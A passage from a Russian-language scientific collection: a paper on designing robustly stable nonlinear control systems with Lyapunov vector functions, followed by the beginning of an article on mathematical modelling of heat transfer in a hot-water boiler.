В настоящей работе предлагается новый подход к синтезу нелинейной системы, с линейным объектом и нелинейными законами управления в классе двухпараметрических структурно-устойчивых отображений [7,8] на основе градиентно-скоростного метода вектор-функций Ляпунова [6,14,15,16,17]. Исследование замкнутых САУ с повышенным потенциалом робастной устойчивости и решение задачи синтеза по вектору состояния объекта основываются на прямом методе А.М.Ляпунова [18,19,20]. Предложенный градиентно-скоростной метод вектор функций Ляпунова для синтеза САУ в классе двухпараметрических структурно-устойчивых отображений позволяет исключить сложных и неоднозначных вычислений и преобразований и позволяет определить область выбора параметров управлениярегулятора, обеспечивающего заданные (желаемые) переходные характеристики замкнутой системы.

1. Пусть предположим, что вектор состояния объекта измеряется полностью и система управления является с одним входом и с одним выходом.

Динамика стационарной системы управления описывается уравнением [5,6]

$$\dot{x} = Ax + Bu, \;\; x\epsilon R^n, \tag{1}$$

Вектор состояния x(t) системы (1) считаем доступным измерению. Рассмотрим закон управления в форме двухпараметрических структурно-устойчивых отображений [7,8]

$$u_i = -x_i^4 - k_i^1 x_i^2 + k_i^2 x_i, \;\; i = 1, \dots, n \tag{2}$$

где

$$A = \begin{Vmatrix} 0 & 1 & 0 & \dots & 0 \\ 0 & 0 & 1 & \dots & 0 \\ \dots & \dots & \dots & \dots & \dots \\ 0 & 0 & 0 & \dots & 1 \\ -a_n & -a_{n-1} & -a_{n-2} & \dots & -a_1 \end{Vmatrix}, \quad B = \| b_n b_{n-1} \quad \dots \quad b_1 \|,$$

k_i^1 и k_i^2 $(i = 1, \dots, n)$ - коэффициенты регулятора, подлежащие к определению. Систему (1) с учетом (2) можем представить в развернутом виде:

$$\begin{cases} \frac{dx_1}{dt} = x_2 \\ \qquad\qquad \frac{dx_2}{dt} = x_3 \\ \qquad\qquad \dots \quad \dots \quad \dots \\ \qquad\qquad \frac{dx_{n-1}}{dt} = x_n \\ \frac{dx_n}{dt} = -x_1^4 - k_1^1 x_1^2 + (b_n k_1^2 - a_n)x_1 - x_2^4 - k_2^1 x_2^2 + \\ +(b_{n-1}k_2^2 - a_{n-1})x_2 - \dots - x_n^4 - k_n^1 x_n^2 + (b_1 k_n^2 - a_1)x_n \end{cases} \tag{3}$$

Система (3) имеет стационарные состояния [5,6]:

$$x_{1S} = x_{2S} = \dots = x_{nS} = 0, \tag{4}$$

и другие стационарные состояния:

$$x_{iS}^2 = \sqrt[3]{\frac{b_{n-i+1}k_i^2 - a_{n-i+1}}{2}}, \quad i = 1, \dots, n \tag{5}$$

$$x_{iS}^{3,4} = -\sqrt[3]{\frac{b_{n-i+1}k_i^2 - a_{n-i+1}}{2}}, \quad i = 1, \dots, n \tag{6}$$

$$k_i^1 = 3\left(\frac{b_{n-i+1}k_i^2 - a_{n-i+1}}{2}\right)^{2/3}, \quad i = 1, \dots, n.$$

Робастная устойчивость установившихся состояний (4) системы (3) исследуется градиентно-скоростным методом вектор-функцийА.М.Ляпунова[6,14,15,16]. Из (3) определяем компонентов вектора градиента от вектор-функции Ляпунова $V(x) = \left(V_1(x), \dots, V_n(x)\right)$:

$$\begin{cases} \frac{\partial V_1(x)}{\partial x_2} = -x_2, \\ \frac{\partial V_2(x)}{\partial x_3} = -x_3, \\ \qquad\qquad \dots \quad \dots \quad \dots \\ \frac{\partial V_{n-1}(x)}{\partial x_n} = -x_n, \\ \frac{\partial V_n(x)}{\partial x_1} = x_1^4 + k_1^1 x_1^2 - (b_n k_1^2 - a_n)x_1, \\ \frac{\partial V_n(x)}{\partial x_2} = x_2^4 + k_2^1 x_2^2 - (b_{n-2} k_2^2 - a_{n-1})x_2, \\ \frac{\partial V_n(x)}{\partial x_3} = x_3^4 + k_3^1 x_3^2 - (b_{n-2} k_3^2 - a_{n-2})x_3, \\ \qquad\qquad \dots, \\ \frac{\partial V_n(x)}{\partial x_n} = x_n^4 + k_n^1 x_n^2 - (b_1 k_n^2 - a_1)x_n. \end{cases} \tag{7}$$

Из (3) определяем разложения вектора скорости по координатам системы:

$$\begin{cases} \left(\frac{dx_1}{dt}\right)_{x_2} = x_2, \\ \left(\frac{dx_2}{dt}\right)_{x_3} = x_3, \\ \cdots \cdots \cdots \\ \left(\frac{dx_{n-1}}{dt}\right)_{x_n} = x_n; \\ \left(\frac{dx_n}{dt}\right)_{x_1} = -(x_1^4 + k_1^1 x_1^2 - (b_n k_1^2 - a_n)x_1), \\ \left(\frac{dx_n}{dt}\right)_{x_2} = -(x_2^4 + k_2^1 x_2^2 - (b_{n-1} k_2^2 - a_{n-1})x_2), \\ \left(\frac{dx_n}{dt}\right)_{x_3} = -(x_3^4 + k_3^1 x_3^2 - (b_{n-2} k_3^2 - a_{n-2})x_3), \\ \cdots \cdots \cdots \\ \left(\frac{dx_n}{dt}\right)_{x_n} = -(x_n^4 + k_n^1 x_n^2 - (b_1 k_n^2 - a_1)x_n). \end{cases} \quad (8)$$

Полная производная по времени от вектор-функции Ляпунова V(x), с учетом уравнений состояния (3) определяется как скалярное произведение градиента (7) на вектор скорости (8):

$$\frac{dV(x)}{dt} = -x_2^2 - x_3^2 - \cdots - x_n^2 - (x_1^4 + k_1^1 x_1^2 - (b_n k_1^2 - a_n)x_1)^2 - -(x_2^4 + k_2^1 x_2^2 - (b_{n-2} k_2^2 - a_{n-1})x_2)^2 - (x_3^4 + k_3^1 x_3^2 - (b_{n-2} k_3^2 - -a_{n-2})x_3)^2 - \cdots - (x_n^4 + k_n^1 x_n^2 - (b_1 k_n^2 - a_1)x_n)^2 \quad (9)$$

Отсюда из (9) следует, что полная производная от вектор-функции Ляпунова всегда будет знакоотрицательной функцией, т.е. достаточное условие асимптотической устойчивости выполняется.

Из (7) можем получить вектор-функции Ляпунова в скалярной форме:

$$V(x) = \frac{1}{5}x_1^5 + \frac{1}{3}k_1^1 x_1^3 - \frac{1}{2}(b_n k_1^2 - a_n)x_1^2 + \frac{1}{5}x_2^5 + \frac{1}{3}k_2^1 x_2^3 - \frac{1}{2}(b_{n-1} k_2^2 - -a_{n-1} + 1)x_2^2 + \frac{1}{5}x_3^5 + \frac{1}{3}k_3^1 x_3^3 - \frac{1}{2}(b_{n-2} k_3^2 - a_{n-2} + 1)x_3^2 + \cdots + \frac{1}{5}x_n^5 + + \frac{1}{3}k_n^1 x_n^3 - \frac{1}{2}(b_1 k_n^2 - a_1 + 1)x_n^2, \quad (10)$$

Условия положительной определенности из (10) не очевидно, поэтому воспользуемся леммой Морса [7,8]. Рассматриваемая система (3) в установившемся состоянии (4) удовлетворяет всем условиям леммы и локально может быть представлена квадратичной формой:

$$V(x) \approx -\frac{1}{2}(b_n k_1^2 - a_n)x_1^2 - \frac{1}{2}(b_{n-1} k_2^2 - a_{n-1} + 1)x_2^2 - \frac{1}{2}(b_{n-2} k_3^2 - a_{n-2} + 1)x_3^2 - \cdots - \frac{1}{2}(b_1 k_n^2 - a_1 + 1)x_n^2, \quad (11)$$

Условия существования вектор-функции Ляпунова, т.е. положительная определенность квадратичной формы (11):

$$\begin{cases} b_n k_1^2 - a_n < 0 \\ b_{n-1} k_2^2 - a_{n-1} + 1 < 0 \\ b_{n-2} k_3^2 - a_{n-2} + 1 < 0 \\ \quad \dots \quad \dots \quad \dots \\ b_1 k_n^2 - a_1 + 1 < 0 \end{cases} \tag{12}$$

Исследуем устойчивость стационарных состояний (5) и (6) градиентно-скоростным методом вектор-функций Ляпунова [6]. Уравнения состояния (3) представим в отклонениях относительно стационарного состояния (5) в виде:

$$\begin{cases} \frac{dx_1}{dt} = x_2 \\ \frac{dx_2}{dt} = x_3 \\ \dots \quad \dots \quad \dots \\ \frac{dx_{n-1}}{dt} = x_n \\ \frac{dx_n}{dt} = -b_n x_1^4 + b_n \sqrt[3]{\frac{b_n k_1^2 - a_n}{2}} x_1^3 - 3 b_n \sqrt[3]{\left(\frac{b_n k_1^2 - a_n}{2}\right)^2} x_1^2 - \\ -(b_n k_1^2 - a_n) x_1 - b_{n-1} x_2^4 + b_{n-1} \sqrt[3]{\frac{b_{n-1} k_2^2 - a_{n-1}}{2}} x_2^3 - \\ -3 b_{n-1} \sqrt[3]{\left(\frac{b_{n-1} k_2^2 - a_{n-1}}{2}\right)^2} x_2^2 - (b_{n-1} k_2^2 - a_{n-1}) x_2 - \dots - b_1 x_n^4 + \\ \quad + b_1 \sqrt[3]{\frac{b_1 k_n^2 - a_1}{2}} x_n^3 - 3 b_1 \sqrt[3]{\left(\frac{b_1 k_n^2 - a_1}{2}\right)^2} x_n^2 - (b_1 k_n^2 - a_1) x_n \end{cases} \tag{13}$$

Условие устойчивости стационарного состояния (5) имеет по градиентно-скоростному методу вектор-функций Ляпунова [6], аналогично имеет вид:

$$\begin{cases} b_n k_1^2 - a_n > 0 \\ b_{n-1} k_2^2 - a_{n-1} + 1 > 0 \\ b_{n-2} k_3^2 - a_{n-2} + 1 > 0 \\ \quad \dots \quad \dots \quad \dots \\ b_1 k_n^2 - a_1 + 1 > 0. \end{cases} \tag{14}$$

Здесь видно, что система (3) является робастно устойчивой в широких пределах изменения неопределенных параметров $a_i,\ i = 1, \dots, n.$

Оказывается состояние (4) асимптотически устойчивым при выполнении условий (12) и неустойчивым при нарушении этих условий, а состояния (5) и (6) будут также асимптотически устойчивыми. При $b_n k_1^2 - a_n = 0$ и $b_{n-i} k_{i+1}^2 - a_{n-i} + 1 = 0,\ i = 1, \dots, n-1$происходит бифуркация и появляются новые устойчивые ветви, т.е. система (3) будет устойчивой при любых изменениях параметров системы управления.

2. Пусть имеем некоторую систему с желаемыми переходными процессами с заданными значениями коэффициентов $d_i^2,\ i = 1, \dots, n$;

$$\begin{cases} \frac{dx_1}{dt} = x_2 \\ \frac{dx_2}{dt} = x_3 \\ \cdots \quad \cdots \quad \cdots \\ \frac{dx_{n-1}}{dt} = x_n \\ \frac{dx_n}{dt} = -b_n x_1^4 - b_n d_1^1 x_1^2 + b_n d_1^2 x_1 - \\ -b_{n-1} x_2^4 - b_{n-1} d_2^1 x_2^2 + b_{n-1} d_2^2 x_2 - \cdots - \\ -b_1 x_n^4 - b_1 d_n^1 x_n^2 + b_1 d_n^2 x_n. \end{cases} \quad (9)$$

Стационарными состояниями системы (15) являются:

$$x_{1S} = x_{2S} = \cdots = x_{nS} = 0, \quad (16)$$

и

$$x_{iS}^2 = \sqrt[3]{\frac{d_i^2}{2}},\ i = 1, \dots, n \quad (17)$$

$$x_{iS}^{3,4} = -\sqrt[3]{\frac{d_i^2}{2}}, \quad i = 1, \dots, n \quad (18)$$

$$d_i^1 = 3\left(\frac{d_i^2}{2}\right)^{2/3}, \quad i = 1, \dots, n.$$

Ставится задача определения коэффициентов регулятора таких, что коэффициенты замкнутой системы имели заданные значения d_i^1 и d_i^2.

Условия устойчивости системы (15) с заданными значениями коэффициентов d_i^1 и d_i^2, i=1,…,nпо градиентно-скоростному методу вектор функций Ляпунова [6] для состояния (16) получим в виде

$$\begin{cases} -d_1^2 < 0 \\ -d_2^2 - 1 < 0 \\ -d_3^2 - 1 < 0 \\ \quad \cdots \cdots \cdots \\ -d_n^2 - 1 < 0 \end{cases} \quad (19)$$

Уравнения состояния системы (15) в отклонениях относительно стационарного состояния (17) записывается в виде:

$$\begin{cases} \frac{dx_1}{dt} = x_2 \\ \frac{dx_2}{dt} = x_3 \\ \dots \quad \dots \quad \dots \\ \frac{dx_{n-1}}{dt} = x_n \\ \frac{dx_n}{dt} = -b_n x_1^4 + b_n \sqrt[3]{\frac{d_1^2}{2}} x_1^3 - 3b_n \sqrt[3]{\left(\frac{d_1^2}{2}\right)^2} x_1^2 - \\ -b_n d_1^2 x_1 - b_{n-1} x_2^4 + b_{n-1} \sqrt[3]{\frac{d_2^2}{2}} x_2^3 - \\ -3b_{n-1} \sqrt[3]{\left(\frac{d_2^2}{2}\right)^2} x_2^2 - b_{n-1} d_2^2 x_2 - \dots - b_1 x_n^4 + \\ +b_1 \sqrt[3]{\frac{d_n^2}{2}} x_n^3 - 3b_1 \sqrt[3]{\left(\frac{d_n^2}{2}\right)^2} x_n^2 - b_1 d_n^2 x_n \end{cases} \quad (20)$$

Исследуем устойчивость системы (20) градиентно-скоростным методом вектор функции Ляпунова и аналогично получим условия устойчивости в виде:

$$\begin{cases} d_1^2 > 0 \\ d_2^2 - 1 > 0 \\ d_3^2 - 1 > 0 \\ \dots \dots \dots \\ d_n^2 - 1 > 0. \end{cases} \quad (21)$$

Сравнивая левые части неравенств (12) и (19) или (14) и (21) получим

$$\begin{cases} k_1^2 = \frac{1}{b_n}(d_n^2 - a_n) \\ k_2^2 = \frac{1}{b_{n-1}}(d_{n-1}^2 - a_{n-1}) \\ k_3^2 = \frac{1}{b_{n-2}}(d_{n-2}^2 - a_{n-2}) \\ \dots \quad \dots \quad \dots \\ k_n^2 = \frac{1}{b_1}(d_1^2 - a_1). \end{cases} \quad (22)$$

Реальные САУ разрабатываются и функционируют в условиях неопределенности и объекты управления являются нелинейными и многомерными. Основным свойством нелинейных динамических систем является функционирование в режиме детерминированного хаоса с порождением «странного аттрактора», которые в линеаризованных системах проявляются в форме неустойчивости. Неустойчивые режимы порождают аварии. Проблема исключения из сценария развития процесса неустойчивости предлагается решить путем синтеза САУ в классе двухпараметрических структурно-устойчивых отображений, градиентно-скоростным методом вектор-функций Ляпунова. Градиентно-скоростной метод вектор функции Ляпунова при синтезе САУ в классе двухпараметрических структурно-устойчивых отображений позволило без сложных и неоднозначных вычислений и канонических преобразований определить область выбора коэффициентов закона управления, исходя из желаемой переходной характеристики САУ.

Литература

1. Лоскутов А.Ю., Михайлов А.С. Основы теории сложных систем – М. Ижевск: Институт компьютерных исследований, 2007 – 620 с.
2. Нелинейная динамика и управление/ Под ред. С.В.Емельянова, С.К.Емельянова, С.К. Коровина. – М.: Физмат-лит., 2001 – Т.1.
3. Андриевский Б.Р., Фрадков А.Л. Избранные главы теории автоматического управления. Гл. 13, Управление нелинейными колебательными и хаотическими системами. Спб.: Наука, 1999
4. Андриевский Б.Р., Фрадков А.Л. Управление хаосом. Методы и приложения. Часть 1. Методы// АиТ, 2003
5. Бейсенби М.А. Методы повышения потенциала робастной устойчивости систем управления – Астана, 2011 – 292 с.
6. Бейсенби М.А. Исследование робастной устойчивости систем автоматического управления методом функций А.М.Ляпунова – Астана, 2015 – 204 с.
7. Гилмор Р. Прикладная теория катастроф. В 2-х томах. Т.1. – М.: Мир, 1984
8. Постон Т., Стюарт И. Теория катастроф и ее приложение. – М.: Наука, 2001, №6
9. Квакернак Х., Сиван Р. Линейные оптимальные системы управления. М.: Мир, 1986 – 650 с.
10. Кухаренко Н.В. Синтез модальных регуляторов при неполной управляемости объектов// Известия Академии наук. РАН. Техническая кибернетика, 1992, №3
11. Справочник по теории автоматического управления/ Под ред. А.А.Красовского. М.: Физматлит, 1987, 712 с.
12. КунцевичВ.М. Управление в условиях неопределенности: гарантированные результаты в задачах управления и идентификации. Киев: Наукова думка, 2006, 260 с.
13. КунцевичВ.М. Анализ устойчивости и синтез устойчивых систем управления одним классом нелинейных нестационарных систем. Труды института математики и механики. УрО РАН. Том 12, №2, 2006, 98-107 с.
14. BeisenbiM., Uskenbayeva G., Satybaldina D., Martsenyuk V., Shaikhanova F. Robust stability of spacecraft traffic control system using Lyapunov functions. 16th International Conference on Control, Automation and Systems (ICCAS), IEEE, 2016, pp. 743-748
15. Beisenbi M., Shukirova A., Uskenbayeva G., Yermekbayeva J. Robust stability of spacecraft traffic control system using Lyapunov functions. JournalofTheoreticalandAppliedInformationTechnology. V(88), №2, 2016. P.252-260
16. Beisenbi M., Uskenbayeva G. The new approach of design robust stability for Linear control system/ Proc. of the International Conference on advances in Electronics and electrical technology – AEET 2014, p. 11-18. 2014
17. Beisenbi M., Uskenbayeva G., Kaliyeva S. Construction and investigation aircraft control system in a class of one-parametric structurally stable mappings using Lyapunov functions. Proceedings of the 4th International Conference on electronic, communication and networks. Taylorandfrancisgroup. CRC press, 2015. P. 683-689.
18. Малкин И.Г. Теория устойчивости движения. М.: Наука, 1966 – 534 с.
19. Воронов А.А., Матросов В.М. Метод векторных функций Ляпунова в теории устойчивости – М.: Наука, 1987 – 252 с.
20. Воронов А.А. Устойчивость, управляемость, наблюдаемость. М.: Наука, 1979 – 336 с.

УДК 681.5.015

МОДЕЛИРОВАНИЕ И ИССЛЕДОВАНИЕ ПРОЦЕССОВ ТЕПЛОПЕРЕДАЧИ В КОТЕЛЬНОМ АГРЕГАТЕ

Сагындыкова Ш.Н., Абжанова Л.К.
АО «Алматинский универститет энергетики и связи»

Аннотация. *В данной статье рассматривается процесс теплопередачи. В качестве объекта рассмотрен котел, в котором тепло передается воде через стенки труб. Приведены основные законы теплопередачи. Также, приведены математические модели передачи тепла в котле.*

Ключевые слова: *теплопередача, математическая модель, котел.*

Введение. Главной задачей тепло вырабатывающих устройств является выдачи теплоты заданной температуры и количества. Определяющим элементом системы теплоснабжения, существенно влияющим на эффективность ее работы, является источник тепла – котельная, ТЭЦ. Основу котельных и ТЭЦ составляют котлы, которые вырабатывают не только электроэнергию, но и сетевую воду для обогрева [1].

При работе котла вся поступившая в него энергия должна расходоваться на выработку полезного тепла. Это одно из основных задач, возникающих при эксплуатации котельного агрегата. При этом должен соблюдаться тепловой баланс на входе и выходе котельного агрегата.

Интенсивность процесса горения зависит от способа подвода и распределения воздуха между частицами топлива. Этот процесс обеспечивается дутьевыми вентиляторами. Дымососы предназначены для отсасывания газов, образованных при горении. Этот тракт является главным, так как без временной подачи воздуха и высасывания образовавшегося газа процесс горения невозможен.

В топливном тракте осуществляется процесс горения топлива. Горение топлива является сплошным физико-химическим процессом, химическая сторона которого представляет собой процесс окисления горючих элементов топлива кислородом [2]. Данный процесс сопровождается выделением большого числа теплоты. Образовавшееся тепло передается воде через стенки труб. Качество нагревания жидкости напрямую зависит от интенсивности горения, которое в свою очередь зависит от таких факторов как вид топлива, количество воздуха, количество горелок, форма горелок, а также их расположение.

В водяной части котла происходит нагревание рабочей жидкости. Процесс теплообмена в котле идет через водогазонепроницаемые теплопроводные стенки – обычно это трубы. Внутри труб происходит непрерывная циркуляция воды, а снаружи они омываются горячими топочными газами. Поверхности нагрева в зависимости от отдаленности от зоны горения подразделяются на радиационные и конвективные. В радиационных поверхностях осуществляется прямой нагрев жидкости, в результате которого появляется пар. В конвективных теплообменниках осуществляется предварительный нагрев воды, а также нагрев подпиточной воды.


Постановка задачи и методы исследования. Основываясь на процессах теплопередачи в котельных агрегатах, построить модель процесса в программной среде Matlab.

1 Математическая модель процесса теплопередачи в водогрейном котле

При построении математических моделей трактов котлоагрегата обычно используются уравнения теплового баланса. Эти уравнения легли в основу разработки математической модели котлоагрегата в данной статье.

Котел представляет собой сложный агрегат, предназначенный для нагревания жидкости за счет тепла получаемого от сгорания топлива.

Камера сгорания представляет собой цилиндр, окруженный водяной рубашкой охлаждения (рисунок 1) [3].



R1-радиус камеры сгорания, ширина водяной рубашки, L - длина камера сгорания δ_1 и δ_2 – толщина стенки камеры сгорания (I) и водяной рубашки (II) соответственно

Рис.1 – Схема продольного сечения камеры сгорания и трубы охлаждения

Поступление топлива происходит по всей плоскости левой стенки цилиндра. Предложенная модель описывает изменения температуры в различных средах (газе, воде, стенках), движение жидкости и горючей смеси в газа, изменение в них давления, определение скорости движения фронта пламени.

Задачи исследования процессов теплопереноса в аэрогидродинамике принято решать с использованием уравнений Навье-Стокса. В векторной форме они имеют вид

$$\rho_{ж}\frac{d\bar{U}}{dt} = -\overline{\text{grad p}} + \eta_{ж}\Delta\bar{U} + \rho_{ж}\bar{f}(1)$$

где $\bar{U}$ = (U,V) вектор скорости движения вещества; $\rho_{ж}$ - плотность жидкости (кг/м^3),

p- давления (Па),$\eta_{ж}$– динамическая коэффициент вязкости жидкости (Па·с), – fвектор массовых сил.

Система уравнений (1) дополняется уравнениями теплопроводности и неразрывности

$$c_{ж}\rho_{ж}\frac{dT}{dt} = \lambda_{ж}\Delta T + \bar{f},$$

где $\bar{f}$ – вектор потенциальных массовых сил; div ($\bar{U}$) = 0.

Проанализируем процессы, происходящие в изучаемых средах: камере сгорания (I), водяной рубашке (II) и стенках.

Система уравнений движения жидкости (II) в двумерном случае в скалярной форме в цилиндрической системе координат (уравнение движения жидкости (2), уравнение теплопроводности (3), уравнение неразрывности (4)) будет иметь следующий вид:

$$\begin{cases} \dfrac{\partial U}{\partial t} + U\dfrac{\partial U}{\partial R} + V\dfrac{\partial U}{\partial Z} = -\dfrac{1}{\rho_ж}\dfrac{\partial P}{\partial R} + \nu_ж\left(\dfrac{1}{R}\dfrac{\partial U}{\partial R} + \dfrac{\partial^2 U}{\partial R^2} + \dfrac{\partial^2 U}{\partial Z^2}\right) + \beta_ж \bar{f}(T_ж - T_0), \\ \dfrac{\partial V}{\partial t} + U\dfrac{\partial V}{\partial R} + V\dfrac{\partial V}{\partial Z} = -\dfrac{1}{\rho_ж}\dfrac{\partial P}{\partial Z} + \nu_ж\left(\dfrac{1}{R}\dfrac{\partial V}{\partial R} + \dfrac{\partial^2 V}{\partial R^2} + \dfrac{\partial^2 V}{\partial Z^2}\right) + K \cdot P \end{cases} \quad (2)$$

$$c_ж\rho_ж\left(\frac{\partial T}{\partial t} + U\frac{\partial T}{\partial R} + V\frac{\partial T}{\partial Z}\right) = \lambda_ж\left(\frac{1}{R}\frac{\partial T}{\partial R} + \frac{\partial^2 T}{\partial R^2} + \frac{\partial^2 T}{\partial Z^2}\right) + \frac{\alpha_ж}{l}(T_ж - T_0), \quad (3)$$

$$\frac{\partial U}{\partial R} + \frac{\partial V}{\partial Z} + \frac{U}{R} = 0, \quad (4)$$

где U,V проекции вектора скорости на Or и ось Oz; t– время (с); P- отклонение давления от гидростатического (Па); $\rho_ж$ – плотность жидкости (кг/м^3); $\nu_ж$ – кинематические коэффициенты вязкости жидкости (м^2/сек); $\beta_ж$– температурные коэффициенты расширения жидкости (К$^{-1}$); T_0 – начальная температура (К); $c_ж$ – удельные теплоемкости жидкости (Дж/кгК);$\lambda_ж$– коэффициенты теплопроводности жидкости (Вт/мК); $\alpha_ж$ – коэффициент теплоотдачи, Вт/м^{2}Кж

Процесс горения происходит в камере сгорания (I). Рассмотрим в этой области систему уравнений для нахождения температуры, давления, скоростей движения в газе, энергии и переменной плотности [4].

$$c_г\rho_г\left(\frac{\partial T}{\partial t} + U\frac{\partial T}{\partial R} + V\frac{\partial T}{\partial Z}\right) = \lambda_г\left(\frac{1}{R}\frac{\partial T}{\partial R} + \frac{\partial^2 T}{\partial R^2} + \frac{\partial^2 T}{\partial Z^2}\right) + \frac{\alpha_г}{l}(T_г - T_0) + KW(A,T) + Q_г$$

$$\begin{cases} \dfrac{\partial U}{\partial t} + U\dfrac{\partial U}{\partial R} + V\dfrac{\partial U}{\partial Z} = -\dfrac{1}{\rho_г}\dfrac{\partial P}{\partial R} + \nu_г\left(\dfrac{1}{R}\dfrac{\partial U}{\partial R} + \dfrac{\partial^2 U}{\partial R^2} + \dfrac{\partial^2 U}{\partial Z^2}\right) + \left(\zeta - \dfrac{\nu_г}{3}\right)\left(\dfrac{\partial^2 U}{\partial R\,\partial Z} + \dfrac{\partial^2 U}{\partial R^2} + \dfrac{1}{r}\dfrac{\partial U}{\partial R} - \dfrac{U}{R^2}\right), \\ \dfrac{\partial V}{\partial t} + U\dfrac{\partial V}{\partial R} + V\dfrac{\partial V}{\partial Z} = -\dfrac{1}{\rho_г}\dfrac{\partial P}{\partial R} + \nu_г\left(\dfrac{1}{R}\dfrac{\partial V}{\partial R} + \dfrac{\partial^2 V}{\partial R^2} + \dfrac{\partial^2 V}{\partial Z^2}\right) + \left(\zeta - \dfrac{\nu_г}{3}\right)\left(\dfrac{\partial^2 V}{\partial Z^2} + \dfrac{\partial^2 V}{\partial R\,\partial Z} + \dfrac{1}{R}\dfrac{\partial V}{\partial Z}\right) \end{cases}$$

$$\frac{\partial A}{\partial t} + U\frac{\partial A}{\partial R} + V\frac{\partial A}{\partial Z} = K_1 D\left(\frac{1}{R}\frac{\partial A}{\partial R} + \frac{\partial^2 A}{\partial R^2} + \frac{\partial^2 A}{\partial Z^2}\right) - K_2 W(A,T)$$

$$\frac{\partial \rho}{\partial t} + \rho_г\frac{U}{R} + \rho_г\frac{\partial U}{\partial R} + \rho_г\frac{\partial V}{\partial Z} = 0$$

Дополним систему уравнением, описывающим процесс сгорания [5].

$$\delta Q = F_г\delta\nu_г e^{-i\omega\Delta\tau} g_f \rho_г,$$

где δQ – скорость выделение тепла; $F_г$ –площадь поперечного сечения камеры сгорания; $\delta\nu_г$ – скорость подачи горючего, которая изменяется по гармонической функции $\nu_г =$

$|\delta\nu_r|e^{-i\omega\tau}$; $\Delta\tau$ – время после попадания в камеру частиц грючего и их сгорания; i – минимая единица; ω – циклическая частота;g_f – теплотворная способность топлива;ρ_r – плотность горючей смеси.

Скорость тепловыделения прямо пропорциональна массовому расходу горючей смеси, пересекающей фронт пламени.

$$\delta Q = g_f m_f,$$

где m_f – периодическая составляющая массового расхода;

Функция распространения пламени $\delta Q(\tau)$ связана с функцией выгорания $\psi_f(\tau)$сотношением

$$\delta Q(\tau) = g_f \rho_f \partial m_f \psi_f(\tau).$$

На рисунке 2 показана развернутая функциональная схема котлоагрегата, на основе которой была разработана математическая модель в виде передаточных функций. Представленный способ составления передаточных функций многомерной многосвязной системы посредством соединения простых звеньев, передаточные функции которых известны или легко определяются, относится к задачам структурного моделирования.

Данная схема представляет собой тракты агрегата, соединенные в соответствии со схемой (рисунок 2) и состоит из частей: I (топливный тракт), II (пароводяной тракт), III (воздушный тракт).




Рис.2. Развернутая функциональная схема котлоагрегата

Блоки данной схемы описывают математические модели следующих процессов:

I: 1 – тепловыделение, 2 – охлаждение газа за счет воды, 3 – охлаждение газа за счет воздуха;

II: 4 – температура воды перед котлом, 5 – давление воды перед котлом, 6 – нагревание воды, 7 – потеря давления за счет нагревания воды;

III: 8 – температура воздуха перед подогревом; 9 – давление воздуха перед подогревом; 10 – нагревание воздуха, 11 – потеря давления воздуха за счет нагревания.

Каждый из блоков разработанной функциональной схемы системы.

В соответствии со схемой моделирования были получены результаты моделирования в виде временных характеристик температур и давления котлоагрегата: T_1, T_2, T_3, T_4, T_5 (рисунок 3).

